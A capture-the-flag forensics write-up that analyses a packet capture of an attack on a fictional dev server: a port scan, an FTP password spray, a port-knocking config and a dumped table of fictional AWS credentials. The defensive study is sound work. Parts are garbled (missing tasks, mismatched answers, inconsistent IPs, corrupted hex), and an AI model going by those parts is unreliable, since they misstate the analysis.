

Knock Knock Challenge

Sherlock Scenario

A critical Forela Dev server was targeted by a threat group. The Dev server was accidentally left open to the internet which it was not supposed to be. The senior dev Abdullah told the IT team that the server was fully hardened and it's still difficult to comprehend how the attack took place and how the attacker got access in the first place. Forela recently started its business expansion in Pakistan and Abdullah was the one in charge of all infrastructure deployment and management. The Security Team need to contain and remediate the threat as soon as possible as any more damage can be devastating for the company, especially at the crucial stage of expanding in other region. Thankfully a packet capture tool was running in the subnet which was set up a few months ago. A packet capture is provided to you around the time of the incident (1-2) days margin because we don't know exactly when the attacker gained access. As our forensics analyst, you have been provided the packet capture to assess how the attacker gained access. Warning : This Sherlock will require an element of OSINT to complete fully.

Task 1:

Which ports did the attacker find open during their enumeration phase?

I first checked the conversation to see the most packets and found the source IP 3.109.209.43

Wireshark - Conversations - Capture.pcap

Conversation Settings		Ethernet - 2	IPv4 - 3013	IPv6 - 1	TCP - 79393	UDP - 7056								
<input type="checkbox"/> Name resolution		Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Ref Start	Duration	Bits/s A → B	Bits/s B → A	
<input type="checkbox"/> Absolute start time		172.31.39.46	172.31.39.46	134,231	9 MB	67,276	5 MB	66,955	4 MB	2207.78992	4014.0636	9626 b/s	7903 b/s	
<input type="checkbox"/> Limit to display filter		172.31.39.46	172.31.39.46	13,233	177,401	204 MB	22,157	2 MB	26,254	202 MB	5898.40229	1.8681	6425 Mbps	866 Mbps
		172.31.39.46	172.31.39.46	72,255	51,37	1 MB	7,377	739 kb	8,359	721 kb	0.000000	96012.1821	61 b/s	60 b/s

Then I filtered for the source IP and destination IP with SYN and ACK but the source is the internal and destination is the external to see the communication of the SYN ACK

tcp.flags.syn == 1 and tcp.flags.ack == 1 and ip.src == 172.31.39.46 and ip.dst == 3.109.209.43

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
2071.	2023-03-21 18:42:26.692186	172.31.39.46	22	3.109.209.43	38283	TCP	58	22 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692119	172.31.39.46	3306	3.109.209.43	38283	TCP	58	3306 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692148	172.31.39.46	21	3.109.209.43	38283	TCP	58	21 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692145	172.31.39.46	8086	3.109.209.43	38283	TCP	58	8086 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692158	172.31.39.46	6379	3.109.209.43	38283	TCP	58	6379 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2187.	2023-03-21 18:59:07.920826	172.31.39.46	24456	3.109.209.43	58688	TCP	58	24456 → 58688 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
76122	2023-03-21 18:42:21.789612	172.31.39.46	21	3.109.209.43	51242	TCP	74	21 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12915655130 TSecr=2677972146 Ws=128
76124	2023-03-21 18:42:21.789666	172.31.39.46	22	3.109.209.43	51242	TCP	74	22 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12915655130 TSecr=2677972146 Ws=128
82704	2023-03-21 18:42:21.874857	172.31.39.46	3306	3.109.209.43	41634	TCP	74	3306 → 41634 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12915655130 TSecr=2677972146 Ws=128
88866	2023-03-21 18:42:21.989557	172.31.39.46	6379	3.109.209.43	35616	TCP	74	6379 → 35616 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12915655130 TSecr=2677972146 Ws=128
92278	2023-03-21 18:42:24.868944	172.31.39.46	8086	3.109.209.43	41162	TCP	74	8086 → 41162 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12915655130 TSecr=2677972146 Ws=128
2073.	2023-03-21 18:49:43.923888	172.31.39.46	21	3.109.209.43	57366	TCP	74	21 → 57366 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.923913	172.31.39.46	21	3.109.209.43	57368	TCP	74	21 → 57368 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.923913	172.31.39.46	21	3.109.209.43	57362	TCP	74	21 → 57362 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.923913	172.31.39.46	21	3.109.209.43	57364	TCP	74	21 → 57364 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924093	172.31.39.46	21	3.109.209.43	57414	TCP	74	21 → 57414 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924093	172.31.39.46	21	3.109.209.43	57406	TCP	74	21 → 57406 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924093	172.31.39.46	21	3.109.209.43	57416	TCP	74	21 → 57416 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924093	172.31.39.46	21	3.109.209.43	57422	TCP	74	21 → 57422 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924078	172.31.39.46	21	3.109.209.43	57430	TCP	74	21 → 57430 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924078	172.31.39.46	21	3.109.209.43	57440	TCP	74	21 → 57440 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924078	172.31.39.46	21	3.109.209.43	57454	TCP	74	21 → 57454 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924121	172.31.39.46	21	3.109.209.43	57478	TCP	74	21 → 57478 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924121	172.31.39.46	21	3.109.209.43	57474	TCP	74	21 → 57474 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924134	172.31.39.46	21	3.109.209.43	57476	TCP	74	21 → 57476 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924136	172.31.39.46	21	3.109.209.43	57488	TCP	74	21 → 57488 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2073.	2023-03-21 18:49:43.924202	172.31.39.46	21	3.109.209.43	57496	TCP	74	21 → 57496 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1292085354 TSecr=2678412368 Ws=128
2081.	2023-03-21 18:58:18.154753	172.31.39.46	21	3.109.209.43	55764	TCP	74	21 → 55764 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12920831584 TSecr=2678439591 Ws=128
2081.	2023-03-21 18:58:18.154764	172.31.39.46	21	3.109.209.43	55766	TCP	74	21 → 55766 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12920831584 TSecr=2678439591 Ws=128
2081.	2023-03-21 18:58:18.154785	172.31.39.46	21	3.109.209.43	55768	TCP	74	21 → 55768 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12920831584 TSecr=2678439591 Ws=128
2081.	2023-03-21 18:58:18.154798	172.31.39.46	21	3.109.209.43	55794	TCP	74	21 → 55794 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961 SACK_PERM TSval=12920831584 TSecr=2678439591 Ws=128

Then I saw a lot of ports so I asked the ChatGPT what is the difference between the 58 and 74 in the Length

The difference in length values (74 and 58) in the packets could indicate different TCP options being used in the SYN-ACK responses. Specifically:

- Length 74:** This usually indicates that the TCP packet has additional options, such as TCP timestamps, SACK (Selective Acknowledgement), and window scaling, which add extra bytes to the packet. These options are often used to optimize the connection and improve performance.
- Length 58:** This indicates a more minimal TCP packet, typically without the additional options like TCP timestamps and SACK. It usually includes only the basic TCP header and some standard options.

For Enumeration: When analyzing which ports were identified as open during the enumeration phase, focusing on packets with the **length 58** could be more indicative of the actual open ports without additional options. The **length 74** might include packets with extra options or be part of more complex responses that could cloud the basic open port detection.

So, ports responding with a length of **58** are likely the ones the attacker identified as open during the enumeration phase.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
2071.	2023-03-21 18:42:26.692186	172.31.39.46	22	3.109.209.43	38283	TCP	58	22 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692119	172.31.39.46	3306	3.109.209.43	38283	TCP	58	3306 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692148	172.31.39.46	21	3.109.209.43	38283	TCP	58	21 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692145	172.31.39.46	8086	3.109.209.43	38283	TCP	58	8086 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2071.	2023-03-21 18:42:26.692158	172.31.39.46	6379	3.109.209.43	38283	TCP	58	6379 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961
2187.	2023-03-21 18:59:07.920826	172.31.39.46	24456	3.109.209.43	58688	TCP	58	24456 → 58688 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=8961

Answer: 21,22,3306,6379,8086

Task 2:

What's the UTC time when attacker started their attack against the server?

From the same filter `tcp.flags.syn == 1 and tcp.flags.ack == 1 and ip.src == 172.31.39.46 and ip.dst == 3.109.209.43`

I clicked on the Time on filter it from the early to end

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length
76122	2023-03-21 18:42:23.789622	172.31.39.46	21	3.109.209.43	93244	TCP	74
76124	2023-03-21 18:42:23.789666	172.31.39.46	22	3.109.209.43	51242	TCP	74
82704	2023-03-21 18:42:23.874857	172.31.39.46	3306	3.109.209.43	41634	TCP	74
88866	2023-03-21 18:42:23.989557	172.31.39.46	6379	3.109.209.43	35616	TCP	74
92278	2023-03-21 18:42:24.868944	172.31.39.46	8086	3.109.209.43	41162	TCP	74

Answer: 21/03/2023 18:42:23

Task 3:


What's the MITRE Technique ID of the technique attacker used to get initial access?

I filtered for `ip.src == 3.109.209.43 && ip.dst == 172.31.39.46 && ftp`

Then I saw the brute force attempts

2089L_ 2023-03-21 10:50:24.009249	3.109.209.43	51394	172.31.39.46	21	FTP	84	Request: PASS Winter2018!
2089L_ 2023-03-21 10:50:24.009421	3.109.209.43	51378	172.31.39.46	21	FTP	84	Request: PASS Spring2019!
2089L_ 2023-03-21 10:50:24.009421	3.109.209.43	51362	172.31.39.46	21	FTP	84	Request: PASS Winter2019!
2089L_ 2023-03-21 10:50:24.009421	3.109.209.43	51372	172.31.39.46	21	FTP	84	Request: PASS Autumn2019!
2089L_ 2023-03-21 10:50:24.009460	3.109.209.43	51264	172.31.39.46	21	FTP	84	Request: PASS Summer2020!
2089L_ 2023-03-21 10:50:24.009839	3.109.209.43	51338	172.31.39.46	21	FTP	84	Request: PASS Autumn2020!
2089L_ 2023-03-21 10:50:24.009839	3.109.209.43	51336	172.31.39.46	21	FTP	84	Request: PASS Spring2020!
2089L_ 2023-03-21 10:50:24.611464	3.109.209.43	51408	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2089L_ 2023-03-21 10:50:24.712725	3.109.209.43	51408	172.31.39.46	21	FTP	84	Request: PASS Winter2020!
2089L_ 2023-03-21 10:50:26.438786	3.109.209.43	51266	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2089L_ 2023-03-21 10:50:26.496185	3.109.209.43	51278	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:26.533126	3.109.209.43	51402	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:26.539795	3.109.209.43	51266	172.31.39.46	21	FTP	84	Request: PASS Spring2021!
2090L_ 2023-03-21 10:50:26.544833	3.109.209.43	51392	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:26.557350	3.109.209.43	51278	172.31.39.46	21	FTP	84	Request: PASS Summer2021!
2090L_ 2023-03-21 10:50:26.634325	3.109.209.43	51402	172.31.39.46	21	FTP	83	Request: PASS Autumn2021!
2090L_ 2023-03-21 10:50:26.645146	3.109.209.43	51392	172.31.39.46	21	FTP	84	Request: PASS Winter2021!
2090L_ 2023-03-21 10:50:26.772225	3.109.209.43	51282	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:26.784234	3.109.209.43	51386	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:26.784234	3.109.209.43	51322	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:26.873414	3.109.209.43	51282	172.31.39.46	21	FTP	84	Request: PASS Spring2022!
2090L_ 2023-03-21 10:50:26.885485	3.109.209.43	51322	172.31.39.46	21	FTP	84	Request: PASS Summer2022!
2090L_ 2023-03-21 10:50:26.885511	3.109.209.43	51386	172.31.39.46	21	FTP	84	Request: PASS Autumn2022!
2090L_ 2023-03-21 10:50:27.278933	3.109.209.43	51378	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:27.281117	3.109.209.43	51380	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:27.281117	3.109.209.43	51394	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:27.281122	3.109.209.43	51362	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:27.281211	3.109.209.43	51372	172.31.39.46	21	FTP	83	Request: USER lin.bayley
2090L_ 2023-03-21 10:50:27.372115	3.109.209.43	51378	172.31.39.46	21	FTP	84	Request: PASS Winter2022!
2090L_ 2023-03-21 10:50:27.382479	3.109.209.43	51372	172.31.39.46	21	FTP	84	Request: PASS Autumn2023!
2090L_ 2023-03-21 10:50:27.382480	3.109.209.43	51394	172.31.39.46	21	FTP	84	Request: PASS Spring2023!
2090L_ 2023-03-21 10:50:27.382480	3.109.209.43	51380	172.31.39.46	21	FTP	84	Request: PASS Summer2023!
2090L_ 2023-03-21 10:50:27.382686	3.109.209.43	51362	172.31.39.46	21	FTP	84	Request: PASS Winter2023!
2091L_ 2023-03-21 10:50:50.795521	3.109.209.43	44888	172.31.39.46	21	FTP	86	Request: USER tony.shephard
2091L_ 2023-03-21 10:51:04.383775	3.109.209.43	44888	172.31.39.46	21	FTP	84	Request: PASS Summer2023!

I assumed the MITRE will be Password Spray



Answer: T1110.003

Task 4:
What are valid set of credentials used to get initial foothold?

From same filter in task 3 "ip.src == 3.109.209.43 && ip.dst == 172.31.39.46 && ftp"
I scrolled down and found the last username and password

2091L_ 2023-03-21 10:50:58.795521	3.109.209.43	44888	172.31.39.46	21	FTP	86	Request: USER tony.shephard
2091L_ 2023-03-21 10:51:04.383775	3.109.209.43	44888	172.31.39.46	21	FTP	84	Request: PASS Summer2023!

Answer: tony.shephard:Summer2023!

Task 5:
What is the Malicious IP address utilized by the attacker for initial access?

This was already known from all tasks

Answer: 3.109.209.43

Task 6:
What is name of the file which contained some config data and credentials?


I saw from the same filter in task 4 the .backup

2092L_ 2023-03-21 10:52:03.444747	3.109.209.43	44888	172.31.39.46	21	FTP	80	Request: SIZE .backup
2092L_ 2023-03-21 10:52:03.445591	3.109.209.43	44888	172.31.39.46	21	FTP	72	Request: EPSV
2092L_ 2023-03-21 10:52:03.447182	3.109.209.43	44888	172.31.39.46	21	FTP	80	Request: RETR .backup
2092L_ 2023-03-21 10:52:03.449868	3.109.209.43	44888	172.31.39.46	21	FTP	80	Request: MDTM .backup
2093L_ 2023-03-21 10:55:13.285248	3.109.209.43	44888	172.31.39.46	21	FTP	81	Request: SIZE fetch.sh
2093L_ 2023-03-21 10:55:13.286108	3.109.209.43	44888	172.31.39.46	21	FTP	86	Request: EPSV
2093L_ 2023-03-21 10:55:13.287739	3.109.209.43	44888	172.31.39.46	21	FTP	81	Request: RETR fetch.sh
2093L_ 2023-03-21 10:55:13.289615	3.109.209.43	44888	172.31.39.46	21	FTP	81	Request: MDTM fetch.sh
2094L_ 2023-03-21 10:55:28.749633	3.109.209.43	44888	172.31.39.46	21	FTP	72	Request: QUIT

Answer: .backup

Task 7:
Which port was the critical service running?


From task 1 I saw another port in the enumeration phase "24456"
I also exported the .backup from task 6 and opened it with Notepad++



Answer: 24456

Task 8:
Whats the name of technique used to get to that critical service?

First I asked the ChatGPT what is the port 24456



Then I asked about the .backup details

The snippet you provided appears to be part of a configuration related to network security and firewall rules, along with some credentials. Here's a breakdown:

- Configuration for Firewall Rules:**
 - [options]** and **UseSyslog**: This suggests that the configuration might involve logging events to syslog.
 - [FTP-INTERNAL]**: This could denote a specific firewall rule set for internal FTP traffic.
 - sequence = 29999,50234,45087**: This likely refers to the order or specific sequence of rules or actions.
 - set_timeout = 5**: This sets a timeout for the sequence, possibly 5 seconds.
 - command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT**: This command adds a rule to iptables to accept incoming TCP traffic on port 24456 from a specific IP address (%IP%). This implies that port 24456 is being opened for incoming connections.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Data
2187.	2023-03-21 10:59:32.918302	3.189.209.43	43018	172.31.39.46	24456	TCP	78	58415353200365786974808a
2187.	2023-03-21 10:59:32.953430	172.31.39.46	24456	3.189.209.43	43018	TCP	66	
2187.	2023-03-21 10:59:34.555279	3.189.209.43	43018	172.31.39.46	24456	TCP	66	
2187.	2023-03-21 10:59:34.594385	172.31.39.46	24456	3.189.209.43	43018	TCP	66	
2187.	2023-03-21 10:59:36.345701	172.31.39.46	24456	3.189.209.43	43018	TCP	68	353330284c6f67696ae28696ae36f72726563742e808a
2187.	2023-03-21 10:59:36.345976	172.31.39.46	24456	3.189.209.43	43018	TCP	66	
2187.	2023-03-21 10:59:36.346439	3.189.209.43	43018	172.31.39.46	24456	TCP	94	
2187.	2023-03-21 10:59:36.346439	3.189.209.43	43018	172.31.39.46	24456	TCP	54	
2187.	2023-03-21 10:59:37.048022	3.189.209.43	38032	172.31.39.46	24456	TCP	74	
2187.	2023-03-21 10:59:37.048040	172.31.39.46	24456	3.189.209.43	38032	TCP	74	
2187.	2023-03-21 10:59:37.048585	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2187.	2023-03-21 10:59:37.051419	172.31.39.46	24456	3.189.209.43	38032	TCP	86	323230282876734654586428332e382e3529808a
2187.	2023-03-21 10:59:37.052894	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2187.	2023-03-21 10:59:37.053078	3.189.209.43	38032	172.31.39.46	24456	TCP	87	5553455220616204756c6c1682e796173696e808a
2187.	2023-03-21 10:59:37.053990	172.31.39.46	24456	3.189.209.43	38032	TCP	66	
2187.	2023-03-21 10:59:37.055142	3.189.209.43	38032	172.31.39.46	24456	TCP	100	33333120586c6561736528737865638666792874865207861733776f72642e808a
2187.	2023-03-21 10:59:37.095549	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2187.	2023-03-21 11:00:01.595583	3.189.209.43	38032	172.31.39.46	24456	TCP	100	58415353205869c6847616d655f393048a4c4441537866642686f6f6f6164808a
2187.	2023-03-21 11:00:01.638385	172.31.39.46	24456	3.189.209.43	38032	TCP	66	
2187.	2023-03-21 11:00:01.645644	172.31.39.46	24456	3.189.209.43	38032	TCP	89	323338284c6f67896ae2873763635736756675e2e808a
2188.	2023-03-21 11:00:01.646748	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2188.	2023-03-21 11:00:01.646748	3.189.209.43	38032	172.31.39.46	24456	TCP	72	53595354808a
2188.	2023-03-21 11:00:01.646768	172.31.39.46	24456	3.189.209.43	38032	TCP	66	
2188.	2023-03-21 11:00:01.646882	172.31.39.46	24456	3.189.209.43	38032	TCP	85	32313528554e495828547978651a288c38808a
2188.	2023-03-21 11:00:01.647624	3.189.209.43	38032	172.31.39.46	24456	TCP	72	46454154808a
2188.	2023-03-21 11:00:01.647684	172.31.39.46	24456	3.189.209.43	38032	TCP	81	3231312464656174757265733a808a
2188.	2023-03-21 11:00:01.647701	172.31.39.46	24456	3.189.209.43	38032	TCP	87	2845585254808a2845853568808a28464544808a
2188.	2023-03-21 11:00:01.647874	172.31.39.46	24456	3.189.209.43	38032	TCP	110	2858415356808a285245354285345245414808a285349545808a285456456535
2188.	2023-03-21 11:00:01.691597	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2188.	2023-03-21 11:00:01.691597	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2188.	2023-03-21 11:00:06.051804	3.189.209.43	38032	172.31.39.46	24456	TCP	72	45585356808a
2188.	2023-03-21 11:00:06.051826	172.31.39.46	24456	3.189.209.43	38032	TCP	114	3232382845e746572696e728457874656465462806173736976652846e7646
2188.	2023-03-21 11:00:06.051971	3.189.209.43	38032	172.31.39.46	24456	TCP	66	
2188.	2023-03-21 11:00:06.052772	3.189.209.43	38032	172.31.39.46	24456	TCP	76	4c49535428284c63808a
2188.	2023-03-21 11:00:06.052900	172.31.39.46	24456	3.189.209.43	38032	TCP	185	313538284865720528636f6d657328746865286469726563746f7279286c6937346
2188.	2023-03-21 11:00:06.053874	172.31.39.46	24456	3.189.209.43	38032	TCP	90	323236284469726563746f72792873656e64284f42e808a

Acknowledgment Number: 56 (relative ack number)
Acknowledgment number (raw): 896864842
1000 ... = Header Length: 32 bytes (8)
> Flags: 0x018 (PSH, ACK)
Window: 490
[Calculated window size: 62728]

0000 02 76 f4 07 ce 92 02 cd 7c 7e ed ae 00 00 45 00 ...
0010 00 40 ba 70 40 00 40 06 05 50 ac 1f 27 2e 03 6d ...
0020 01 20 5f 00 94 90 85 cf 9a 8f 29 7f 1d 4a 00 18 ...
0030 01 ea ad 23 00 00 01 01 00 0a 4d 00 dc 03 9f ea ...
0040 c3 10 12 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d ...
0050 00 73 71 66 78 6c 3e 8d 8e ...

Answer: 21/03/2023 11:00:01

Task 13:
Whats the AWS AccountID and Password for the developer "Abdullah"?

I searched on all packets for "Abdullah"

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Data
2187.	2023-03-21 11:00:07.288000	172.31.39.46	24456	3.189.209.43	58038	TCP	2187	323280847919151a198476876801932815.. 2185 = 58708 [PSH, ACK] Seq=16343616402728 Len=209172841c120238878 7369e287376f72642e808a
<div> <div> From 11114: 2337 bytes on wire (17726 bits), 2337 bytes captured (17726 bits) on interface eth0 Ethernet II, Src: Realtek-UTP NIC (08:00:27:00:00:00), Dst: Realtek-UTP NIC (08:00:27:00:00:00) [Time shift for this packet: 0.000000000 seconds] Length: 2337 bytes [17726 bits] [Time delta from previous captured frame: 0.000000000 seconds] [Time delta from previous display frame: 0.000000000 seconds] [Time since reference or first frame: 73471.502390000 seconds] Frame Number: 21134 Frame Length: 2337 bytes (17726 bits) Capture length: 2337 bytes (17726 bits) Frame is marked: false Frame is ignored: false Protocol is: Frame-structured (ip:tcp:data) [Coloring Rule Name: TCP] Ethernet II, Src: Realtek-UTP NIC (08:00:27:00:00:00), Dst: Realtek-UTP NIC (08:00:27:00:00:00) Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.189.209.43 Transmission Control Protocol, Src Port: 24456, Dst Port: 58038, Seq: 1, Ack: 1, Len: 2091 Data (2091 bytes) Raw: 323280847919151a198476876801932815320844697347870810028628042853282.. [Length: 2091] </div> </div>								

Then I followed the TCP Stream

```
-- MySQL dump 10.13 Distrib 8.0.32, for Linux (x86_64)
--
-- Host: localhost    Database: AWS_SECRETS
--
-- Server version: 8.0.32-ubuntu22.04.2

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `AWS_EC2_DEV`
--

DROP TABLE IF EXISTS `AWS_EC2_DEV`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `AWS_EC2_DEV` (
  `NAME` varchar(40) DEFAULT NULL,
  `AccountID` varchar(40) DEFAULT NULL,
  `Password` varchar(40) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `AWS_EC2_DEV`
--

LOCK TABLES `AWS_EC2_DEV` WRITE;
/*!40000 ALTER TABLE `AWS_EC2_DEV` DISABLE KEYS */;
INSERT INTO `AWS_EC2_DEV` VALUES ('Alonso','341624783104',''),('NULL','d;889g3j]]hTVLXEROP.mad5fg'),('Abdullah','391629733297','ylobkod980y[adj@iKB0S');
/*!40000 ALTER TABLE `AWS_EC2_DEV` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2023-03-17 12:05:16
```

Answer: 391629733297-ylobkod980y[adj@iKB0S

Task 14:
Whats the deadline for hiring developers for forela?

I filtered for "[ip.addr == 172.31.39.46 && ip.addr == 3.109.209.43] && tcp.port == 24456" and then I clicked on a random packet with the port of 24456 and clicked on the Decode As

Mark/Unmark Packet	Ctrl+M
Ignore/Unignore Packet	Ctrl+D
Set/Unset Time Reference	
Time Shift...	Ctrl+Shift+T
Packet Comments	
Edit Resolved Name	
Apply as Filter	
Prepare as Filter	
Conversation Filter	
Colorize Conversation	
SCTP	
Follow	
Copy	
Protocol Preferences	
Decode As...	
Show Packet in New Window	

Field	Value	Type	Default	Current
TCP port	24156	Integer, base 10	(none)	FTP

File Edit View Go Capture

